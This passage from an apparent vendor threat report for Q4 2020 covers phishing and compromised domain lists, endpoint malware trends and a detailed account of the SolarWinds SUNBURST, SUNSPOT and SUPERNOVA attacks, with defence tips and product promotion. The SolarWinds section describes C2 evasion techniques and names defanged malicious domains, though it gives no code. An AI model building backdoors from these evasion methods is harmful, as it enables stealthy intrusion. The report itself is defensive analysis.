Phishing campaigns successfully steal all types of client data (credentials and otherwise) because the easiest way into a network is by exploiting its weakest link; its users. Unfortunately, humans are not error free and make mistakes even with the best training. Sharepoint has been one of the easiest ways to share files across companies and their networks for years. It also means that with the right access, attackers could compromise company secrets, metrics, and billing information. This domain hosted a fake Sharepoint login to attempt to steal user credentials. By abusing customizable subdomains for Sharepoint's Cloud-hosted option, threat actors can prey on victims that assume a destination is safe simply because it has a legitimate-looking domain.

Conclusion

Email has become the leading attack method for threat actors to steal credentials or install malware for their initial access into a network. The saying "We are only as strong as our weakest link" seems particularly relevant here. Our end users pose one of the most vulnerable links of our network because we design our defenses to keep criminals out but let our employees in. This is not necessarily anyone's fault. Humans are inherently imperfect and sometimes make impulse decisions based off emotions and even genetic "programming" like fight-or-flight response. Those emotions can cause even the best-trained individuals to make a mistake once in a while. Remember, phishing awareness training is great, but repetition is key. You may want to run training campaigns more than once a year or quarter in order to catch some of those who are having bad days or weeks and need a bit more training.

Compromised

Domain	Hits
nextyourcontent[.]com	6480
differentia[.]ru	6158
disorderstatus[.]ru	5663
www[.]sharebutton[.]co	5354
d[.]zaix[.]ru	4048
ssp[.]adriver[.]ru	2568
users[.]atw[.]hu	652
best[.]prizedea2040[.]info	410
www[.]home[.]neustar	399
1[.]top4top[.]net*	53

* Denotes the domain has never been in the top 10

Phishing

Domain	Hits
uk[.]at[.]atwola[.]com	5976
bestrevie[.]ws	5238
cook[.]shortest-route[.]com	4186
click[.]membercentral[.]com	2798
deref-mail[.]com	784
run[.]plnkr[.]co	719
gm7e[.]com	645
fischbein2-my[.]sharepoint[.]com	569
fres-news[.]com	376
thedogdigest[.]com	362

* Denotes the domain has never been in the top 10

Firebox Feed: Defense Learnings

Before you can properly defend against the cyber threat landscape, you need to know what you're up against. In Q4, threat actors intermixed new threats with tried-and-true techniques. Here are some tips for what to watch out for while combating the latest attacks.

1

Don't get hooked

Phishing emails remain a common and increasingly effective infection path, as we saw in our DNSWatch and Malware sections. The most popular hook we saw in Q4 involved an attachment that downloads the Office CVE-2017-11882 exploit or directly loads the CVE-2017-11882 exploit from embedded macros in an Office document. Successfully exploiting this vulnerability allows an attacker to launch their malicious code as soon as a victim opens the document in an unpatched version of Microsoft Office, without any other interaction required. The good news? There are plenty of ways to catch this style of threat with well-layered defenses. DNS firewalling tools can neuter links to hosted malware or command and control servers, anti-malware engines can detect the malicious payloads and user training can help your users not fall victim to the phish in the first place.

2

Common Web App Threats Continue to Hit

Directory traversal attacks continue to work against vulnerable web apps. In Q4, we saw "WEB Local File Inclusion win.ini" detections show up both in our top network attacks by volume as well as the widespread attacks, especially targeting networks in the AMER region. Directory traversal attacks like this one enable cyber criminals to read sensitive files on the server hosting a web service. While these specific detections were for an attack going after win.ini and similar files on vulnerable servers, other popular targets include cryptographic keys and system password files. These vulnerabilities can manifest in misconfigured web servers as well as software created for enterprise environments. Administrators can mitigate these threats by regularly updating their web application and server software and keeping their servers protected with IPS.

3

Secure your IoT

We constantly see new attacks crop up, but many don't make it into the top detection lists right away. Linux.Generic (The Moon) stood out with its ability to compromise multiple architectures depending on what the victim downloads. No matter what operating system or platform you deploy, follow the best practices for deploying it securely. While most people protect their PC with some form of firewall, some users allow full access to IoT devices. Ensure that you protect all devices on your network, IoT especially. We even recommend placing your IoT devices on a segmented network with carefully curated access control policies to only allow what each IoT device needs. In any case, monitor IoT connections with a stateful firewall and only allow access from trusted IP addresses.

The background of the slide is a digital illustration of a server room. It features rows of server racks on both sides of a central aisle, with glowing blue lights emanating from the racks. A network overlay is visible, consisting of white dots connected by thin lines, suggesting a global or interconnected network. The ceiling is a grid of glowing blue squares. The overall color scheme is dark blue and black, with bright blue highlights.

Endpoint Threat Trends



Endpoint Threat Trends

Inside the Perimeter

Four years ago, we released the first Internet Security Report built from our analysis of perimeter-based data we received via the Firebox Feed. Since that first report, we've added data from a third anti-malware engine, a look into malicious phishing domains, and nearly doubled the number of Firebox security appliances that have chosen to opt in to threat intelligence sharing. This quarter, thanks to WatchGuard's 2020 acquisition of Panda Security, we take a step beyond the perimeter and analyze the threats impacting endpoints around the world. While the rest of this report focuses on just Q4 of 2020, in this section we'll take a look at the year in its entirety and study the evolution of malware and exploits from the year prior through the lens of our endpoint security products.

Endpoint Overview

In this section, we'll take a look at malware attack trends and specific threats from over 2.5 million unique payload alerts gathered from 1.7 million endpoints across 92 countries in 2020. These payloads include the most evasive threats that made it through or around under-protected network perimeters (many Panda users may not yet use WatchGuard's Fireboxes) and onto victims' machines. As opposed to the Firebox Feed's perimeter-based malware detections, which largely catches first-stage droppers and loaders, in this section we'll get to analyze the final payload of malware attacks, such as remote access trojans, cryptominers and ransomware. As a reminder, this data encompasses all of 2020 and not just Q4, though we hope to share the quarterly view of this data too, in future reports.

As you might suspect, the top 10 endpoint threat detections by volume are made up of potentially unwanted programs (PUPs) and adware that plague the masses all year long. Instead of looking at these bulk-malware, in this section we'll focus on specific threat categories to track malware evolutions.

Ransomware

For the second year in a row, unique ransomware payloads trended downward in 2020, falling to 2,152 unique payloads from their high of 5,489 in 2018. These represent individual variants of ransomware that may have infected hundreds or thousands of endpoints across the world. The decrease in variants comes as attackers continue to shift their focus from carpet-bombing style ransomware attacks to highly targeted campaigns against specific verticals that can't afford to have any downtime like healthcare and manufacturing.





Figure 13: Unique Ransomware Variants

Year	Variants
2017	2369
2018	5489
2019	4131
2020	2152


The overwhelming majority of ransomware detections came from a signature originally added in 2017 to identify WannaCry and its variants. Trj/RansomwareCrypt.I accounted for 64% of detection in 2020, showing ransomworms with similar behaviors to the original ransomworm are still alive and thriving over three years later.

Top Ransomware Variants in 2020




Cryptominers

Cryptominers, a type of malware that uses your computer's processing power to mine cryptocurrency for cyber criminals, gained its popularity back in 2018 after a late-2017 surge in cryptocurrency popularity and value. After cryptocurrency values crashed across the board in early 2018, cryptominer infections became less prevalent through the remainder of the year and into 2019, but they never fully went away. Attackers had already discovered they could add cryptominer modules to their existing botnet infections and extract "free money" from their victims while they abused their networks for other cyber-crime objectives. Unique cryptominer variants subsequently increased in 2020 to 850 from their dip in 2019.



Top Cryptominer Variants in 2020




Malware Ground Zero, Application Exploits


Modern malware authors have an uncountable number of avenues for infection at their disposal. From unpatched applications to macro-enabled Office documents, potential victims have no room to let their guard down in the modern threat landscape. Application exploits, where an attacker uses a flaw in a program to start their infection, are a popular form of malware delivery because they can evade detection from endpoint protection engines that don't watch existing processes for suspicious behavior. In this section, we'll look at some of the most common classes of applications that threat actors exploited or abused to start their attack.

While all of the most popular exploit origins saw an increase in malware detections from 2019 to 2020, none of them came close to the explosion in fileless malware that abused scripting engines like PowerShell and wscript/cscript. The following charts show the main categories of applications that malware exploited and abused in the past few years. When we look at the data on a linear scale in the graph below, it's easy to see just how drastic the shift towards fileless malware was with malware threats originating from Powershell, JScript and the like. Overall, fileless malware detections saw an 888% increase from 2019 to 2020.

Malware By Infection Origin - Logarithmic Scale



Fileless malware and living-off-the-land attacks have risen in popularity largely thanks to their ability to evade detection by traditional endpoint protection clients. It can be exceedingly difficult to detect and block a malicious script without also blocking an unacceptable number of legitimate scripts. Toolkits like PowerSploit and Cobalt Strike allow threat actors to easily inject malicious code into other running processes and remain in operation even if the victim's defenses identify and remove the original script.



Endpoint: Defense Learnings

1

Keep your browser up to date

Most cyber criminals are lazy, preferring to go after easy victims instead of expending time and resources on well-defended targets. One of the simplest ways to reduce your risk of attack is to keep your web browser and extensions up to date with the latest security patches. By patching known vulnerabilities, you reduce your attack surface to just social engineering and true zero day flaws.

2

Watch out for common malicious script delivery methods

Many common fileless malware threats start with a malicious PowerShell script. Threat actors unfortunately have multiple avenues at their disposal for tricking victims into executing these scripts. You set yourself up for a greater chance of success against these evasive threats by knowing what to watch out for. Treat unsolicited Office documents with suspicion and consider blocking macro-enabled documents entirely from external sources. You should also avoid opening email attachments from unknown sources to reduce the risk of accidentally executing a script.

3

Don't sleep on ransomware

The days of "carpet bomb" ransomware attacks may be over but that doesn't mean you can let your guard down. Attackers have instead shifted to more targeted, and thus significantly more damaging, attack methods. Don't think that the size of your organization will keep you out of the crosshairs either. Every business has something of value that they might consider paying a ransom for if they lost access to it. Make sure you set yourself up to be in a position where you will never have to give in to ransom demands. A strong, layered anti-malware defense paired with regular data backups is the key to keeping the lights on after an attempted attack. Remember, good backup is not just making one copy of data, as targeted ransomware actors look for your backups too. You should make multiple offline and online backups. See Google details on [3-2-1](#) or 3-2-2 backup strategies to learn more.

Top Security Incident



Top Security Incident

SolarWinds Breach

Calling the SolarWinds breach the top security incident for the quarter feels like a gross understatement. It was easily the top incident of the year, likely the top incident for the decade, and could be in contention for the top incident of all time. We remember the Stuxnet worm from the mid-to-late 2000s as the attack that opened Pandora's box for nation-state hacking activity. We remember the Yahoo breaches of 2013 and 2014 for showing the size of a data breach knows no upper bounds. Now, we will remember the SolarWinds breach for finally bringing our collective weakness to supply chain attacks under the spotlight.

What started as a single breach disclosure from a well-known cybersecurity firm quickly spiraled into a web of victims ranging from federal agencies to Fortune 500 companies. Even now, months after the incident's discovery, new details continue to emerge on the intrusion methods, malware payloads, and additional adversaries that targeted SolarWinds and their customers. In this section, we'll start at the beginning and cover all we know about how foreign threat actors managed to infiltrate SolarWinds and use their access to breach nearly a hundred confirmed organizations (and possibly many more).

The Beginning

For much of the last decade, if a large enterprise or government agency identified indicators that they had been the victim of a breach, they called in FireEye (or Mandiant, which FireEye acquired in 2014). From the Target breach in 2013 to the Sony Picture hack soon after, FireEye has been responsible for incident response and forensic analysis for many massive breaches. It was with a bit of irony then, that on December 8,

FireEye published a blog post disclosing that they themselves had been the victim of a likely state-sponsored attack. In his initial announcement, FireEye CEO Kevin Mandia states, "Based on my 25 years in cybersecurity and responding to incidents, I've concluded we are witnessing an attack by a nation with top-tier offensive capabilities." At the time, the company was tight-lipped with details on the attack, disclosing only that the threat actors had made off with FireEye's suite of custom penetration testing tools. It wasn't until five days later, when details of the attack origin began to emerge, that the cybersecurity industry realized just how right Mandia was.

On December 13, FireEye released a second statement identifying the breach origin as the popular IT monitoring platform SolarWinds Orion. SolarWinds is a massively popular IT software company that specializes in products that help IT teams monitor their systems and environments. One of their products, Orion, is effectively a toolkit for monitoring network, application and storage resources with an estimated 30,000+ deployments. Through their investigation, FireEye identified a backdoor hidden in updates to the SolarWinds Orion platform, which they dubbed SUNBURST. The updates all contained valid digital signatures, indicating the threat actor had deep access to SolarWinds' build environment and/or code base. They found these trojanized updates had been digitally signed between March and May 2020, a full half year before the breach discovery.

At the same time as FireEye's update, SolarWinds themselves released a security advisory urging all of their Orion customer base to update to the latest hotfix as early as possible. Meanwhile, the US Cybersecurity and Infrastructure Security Agency (CISA), published a directive ordering

all federal civilian agencies to disconnect SolarWinds Orion servers from their networks and perform a forensic analysis for indicators of compromise. Within a few days, multiple government agencies including the Department of Defense and the Department of State as well as several high-profile private organizations like Microsoft and VMWare disclosed they had also been breached by the same attack campaign. On December 14, SolarWinds notified the Securities and Exchange Commission (SEC) that 18,000 of its customers had downloaded malicious update packages to the Orion platform.

The additional scrutiny on SolarWinds had another benefit, researchers soon found a separate threat actor had exploited a zero day vulnerability in SolarWinds Orion platform to deploy a fileless backdoor webshell to multiple victims. While SUNBURST came in the form of a compromised software update, SUPERNOVA instead required threat actors to exploit exposed systems and upload their own webshell manually.

SUNSPOT

While investigating their own breach, FireEye discovered a backdoor hidden in the SolarWinds' Orion.Core.BusinessLayer.dll library on their Orion server. This library had a valid cryptographic signature from SolarWinds, indicating the threat actors had deep access to the platform's software development environment. SolarWinds included this trojanized library as part of their 2019.4 HF5, 2020.2 and 2020.2 HF1 software releases between March and June of 2020. The threat actors went to great lengths to avoid raising suspicion. Even though 18,000 customers downloaded the malicious update packages, less than 100 faced active intrusion. It stands to reason someone would have uncovered the backdoor earlier had the threat actors been greedier in using their tool to target more

organizations. As it stands, they effectively had free reign for half a year until they got caught by targeting FireEye.

SolarWinds still hasn't disclosed exactly how the adversary gained access to their software build environment. As part of their disclosure, SolarWinds released the timeline below, indicating the threat actors tested their access as early as September 2019 before injecting what is now known as SUNBURST in February 2020. Many have been quick to point out a GitHub repository discovered in 2019 leaked an FTP password "solarwinds123." While that likely wasn't the intrusion method, it does point to weaknesses in security culture at the company that the threat actors may have been able to exploit to gain their foothold.




Figure 16: Attack Timeline (Solarwinds)

Once in the environment, the adversaries deployed a highly specialized malware payload that targeted Microsoft Visual Studio development tools, a popular Integrated Development Environment (IDE) for coders, dubbed SUNSPOT. Security firm CrowdStrike, who SolarWinds brought in to help investigate the breach, identified the SUNSPOT payload on at least one software build virtual machine saved to storage as taskhostsvc.exe. SUNSPOT sat on the build machines waiting for instances of MsBuild.exe, the build process in Microsoft Visual Studio to launch. When SUNSPOT detected a new instance of MsBuild.exe, it spawned a new thread to inspect the process, identify if it was building the Orion platform and, if so, begin a series of operations that would eventually result in replacing a source file with a malicious copy that contained the SUNBURST backdoor.

Along the way, SUNSPOT included error checking and several protections to avoid detection. It had a kill switch that would prevent it from inserting malicious code without noisily terminating its own process. It compared the cryptographic hash of its target file with one saved in the malware, ensuring that the trojanized file would only attempt to replace a compatible version and avoid any build errors from new code. The malware authors even disabled compiler warnings for their inserted code to avoid raising suspicion during build time.

After injecting SUNBURST into the SolarWinds build environment for three months, the threat actors eventually removed SUNSPOT from the build VMs in early June 2020. While you might wonder why an attacker would willingly give up their access, this move likely helped them remain undetected until December. If they had instead outstayed their welcome, a change in the build process or in their targeted source file could have potentially created an error and caused SolarWinds developers to investigate.

SUNBURST

The threat actors responsible for SUNBURST designed it from the ground up to evade detection. Even with 18,000 installations, the backdoor remained hidden for over six months. The initial beacon home for example, didn't occur until two weeks after the victim installed the malicious patch. That beacon was also about as silent as they come, using a DNS query to a subdomain of avsvmcloud[.]com. The malware used a Domain Name Generation Algorithm (DGA) that included an encoded copy of the victim machine's local domain name. This enabled the threat actors to specifically choose their victims and limit their detection exposure by only returning a CNAME record pointing to the command and control (C2) domain to carefully chosen victims.

SUNBURST's authors designed the C2 traffic to evade detection by hiding in plain sight. The traffic mimics legitimate traffic for the Orion Improvement Program (OIP) protocol, using simple JSON HTTP requests to retrieve commands from the C2 domain. The malware writes responses to a JSON object in an array called "steps," with both important data and random data intermixed. SUNBURST's C2 server checks the array and looks for "steps" objects that have a timestamp with the third bit (0x2, since bits are 0-initialized) set.

Malware commands come back in an XML response from the server with the commands split up over multiple GUID and HEX strings. The malware uses a hard-coded regular expression to search all strings for matches, joins them together, and decodes them into the command. The command options themselves are standard for remote access trojans. The C2 server can instruct the malware to gather information on the host, start and stop processes, write and delete files and registry entries and execute commands. It is through this backdoor that the threat actors then deployed additional malware like the Cobalt Strike BEACON and a custom fileless dropper called TEARDROP. Both of these payloads then enabled the threat actors to deploy additional malware, move laterally throughout the network, and steal files and data from their victims.

SUPERNOVA

While FireEye and other security experts have attributed the SUNBURST attack to Russian state-sponsored hackers with high confidence, SUPERNOVA appears to be the work of a different unrelated threat actor. SUPERNOVA's only relation to SUNBURST was that researchers discovered it due to the increased scrutiny on SolarWinds because of the supply chain attack.

SUPERNOVA includes two pieces, a zero day vulnerability in the Orion platform, and a webshell that a threat actor deployed onto victim machines by exploiting this vulnerability. SUPERNOVA's authors did not have access to SolarWinds' build environment. While they designed their webshell to specifically work within the Orion platform, they weren't able to cryptographically sign the malicious library and they alone were responsible for distributing it to victim servers through active attacks.

What SUPERNOVA lacks in deployment sophistication, it more than makes up for in the payload's design. The webshell has the ability to take C# code and compile and execute it on demand within the Orion platform. Instead of being limited to a set of command options like many webshells, the threat actors can create and deploy full malware payloads on the fly directly on the compromised server without ever writing anything to the server's storage disk.

While SUPERNOVA was limited to three specific tainted update packages, SUNBURST exploited a vulnerability found in all recent releases of the Orion platform. Threat actors did need to obtain network access to vulnerable servers to complete the exploit and install the backdoor but exposing sensitive resources to the Internet is still unfortunately too common of a trend in the industry, made worse by the COVID-19 pandemic forcing a quick pivot to remote work.

Securing the Supply Chain

The IT and security industries are built on trust. In exchange for paying licensing fees, we trust that the software we install from legitimate companies isn't coming laced with malware. While trust is hard coded in human nature, blind trust is where people get into trouble. Attackers exploit trust in many ways, with phishing as the prime example. People are generally programmed to trust unless proven otherwise,

leaving us susceptible to a phish spoofed to come from a friend's or coworker's account. Supply chain attacks are just another abuse of that trust. The SolarWinds breach is a wakeup call, but really shouldn't have been a surprise to anyone who was paying attention.

People and organizations must change from "trust" to "trust but verify" in order to survive the modern threat landscape unscathed. There is nothing wrong with picking up the phone and calling someone to confirm they are indeed the ones who sent an email. There is also nothing wrong with actively monitoring "legitimate" applications for suspicious activity. Supply chain attacks don't mean you have to develop everything in-house where it is fully under your control. They simply mean you have to treat anything that could have an impact on your security with a little bit of skepticism.

This skepticism goes beyond watching what you install though. We also need to be more skeptical on what level of access we give to the tools we choose to deploy. Does a particular application really need SYSTEM or Admin privileges when a lesser account with tailored permissions will suffice? Sometimes this may be out of your control, which means demanding more accountability from software developers who take the easy road instead of the secure road.

Important Takeaways

Supply chain attacks are costly to threat actors, but they are extremely effective, and they are here to stay because of that effectiveness. You may never be able to stop every possible supply chain attack, but you can still set yourself up for success in quickly detecting and responding to threats. At a minimum, here are three things to get you started.

1

Deploy strong EDR/EPP with zero-trust

Make sure your endpoint protection actively monitors new and existing processes for suspicious activity. Fileless malware threats and supply chain attacks mean it's no longer good enough to just scan downloads that reach your storage device. Your endpoint security needs to actively watch for other applications that attackers may have compromised.

2

Audit your permissions

Be aware of the level of access you give applications and Cloud services. Also give the fewest privileges required for the application to function to help limit the blast radius if it turns out to be malicious or compromised. All of the high-profile breaches of late involved threat actors obtaining elevated permissions. Limiting their chances to obtain those elevated users and roles can go a long way towards limiting a successful breach's impact.

3

Secure your deployments

The SUPERNOVA exploit relied on network access to vulnerable servers. As you deploy new infrastructure, take time to consider what level of network access you give it. Never expose resources to the Internet that are not designed and hardened for Internet exposure. Instead, use a VPN or a clientless VPN access portal as an additional layer of authenticated protection.



Conclusion & Defense Highlights



Conclusion & Defense Highlights

If you've come this far into our report, you've already begun to do your part contributing to a more secure ecosystem for everyone. While it may seem like your own security only benefits you, it does also benefit everyone you partner with as well. Though we shared some threat-specific defense tips throughout this report, we'll now summarize some of the high-level security strategies that can help defend against the worst cyber crime today. Besides executing these defenses yourself, you can also spread them to your partners and spheres of influence as well.



Vet the security of supply chain partners

As you may now suspect after reading our top story, the SolarWinds breach will have long-reaching implications in the security industry and will likely change the way companies protect themselves. When the companies we partner with and trust the most end up becoming the root vector of a breach, we have to re-evaluate how we protect ourselves. At the end of that section, we offered a number of good tips to generally protect yourself from legit products that may contain trojans. You should use endpoint detection and response (EDR) products like Adaptive Defense 360 (AD360), which can help catch malicious code, post-execution, giving you a chance to catch an infection even if some seemingly legit software did get installed on a computer. You should limit the permissions of special accounts used for Cloud services or third-party products, to limit the blast radius of an attack exploiting that account. Finally, you should always configure limited access controls to these third-party products and services, just offering the bare minimum access for the integration to work and securing any remote connection to them. While those three tips will help mitigate some supply chain vulnerabilities, you also should adopt a more overarching supply chain strategy. Specifically, you need to make good security one of the attributes you measure when picking any of your supply chain partners.

Typically, organizations select the products and services they use based on good business attributes, such as the cost of the product, how much value it provides the business, its ease of use, its reliability, its support, and so on. However, as an industry we need to make a company's security one of the attributes we also measure when picking new partners, products, or services in our supply chain. Admittedly, this is a harder attribute to quantifiably measure, but there are things you can look for and ask. For instance, you can ask partners and vendors if they are [ISO 27001 certified](#) or if they have [SOC-2 compliance](#). You can ask them pointed questions about their products and services, such as if they encrypt sensitive data, how often they do code audits, how they handle vulnerability reports. You can even ask how they audit and test their source code for integrity. While I may not be able to give you the black-and-white right answers to any other questions that can identify the perfectly secure partner (there is no such thing), just hearing the types of responses your vendors and partners give, or seeing what they avoid answering, will likely give you an idea of how security-forward a particular company is. For instance, most companies should have easy answers to these sorts of questions and be happy – not hesitant – to discuss their security practices with you. In any case, until we start showing our partners that security is important to us by vetting their security before using their products or services, this supply chain security nightmare will continue to haunt us. Vote with your wallet, and start making good security one of the reasons for your partnership and purchasing decision.



Emphasize advanced endpoint protection to combat malware

Good, layered security requires network, endpoint, and identity defenses. However, with many employees working at home where you have no control of the network, the malware battle has moved to the endpoint. While everyone has some form of antivirus, many companies do not have the more advanced, full-suite endpoint protection (EPP) products needed to catch super-evasive malware today. These more next-gen EPP products leverage many types of local and remote analysis to proactively identify as much malware as possible before it runs on your computer. They also include many other host-based security services that can keep your remote workers safe. Make sure your remote worker security strategy includes a great EPP suite



Deploy EDR to catch fileless malware and LotL threats

Good EPP software should proactively catch most threats before they execute on your system. However, nothing is perfect, and the reality is the most sophisticated threats might elude detection and install successfully. Fileless malware, or threats that leverage living-off-the-land (LotL) techniques for malicious purposes are among the most evasive of threats, and often bypass pre-execution detection techniques. That's why you also need good endpoint detection and response (EDR) solutions, which are designed to detect threats post-execution, and remediate them quickly after. The good news is the best EPP suites, like WatchGuard's AD360, include EDR services along with their EPP capabilities. Even if you have some sort of endpoint anti-malware solution, we recommend you also deploy EDR alongside it to clean up anything it misses. If you pick the right solutions, both these capabilities can come in a single host agent.



Segment and harden IoT networks

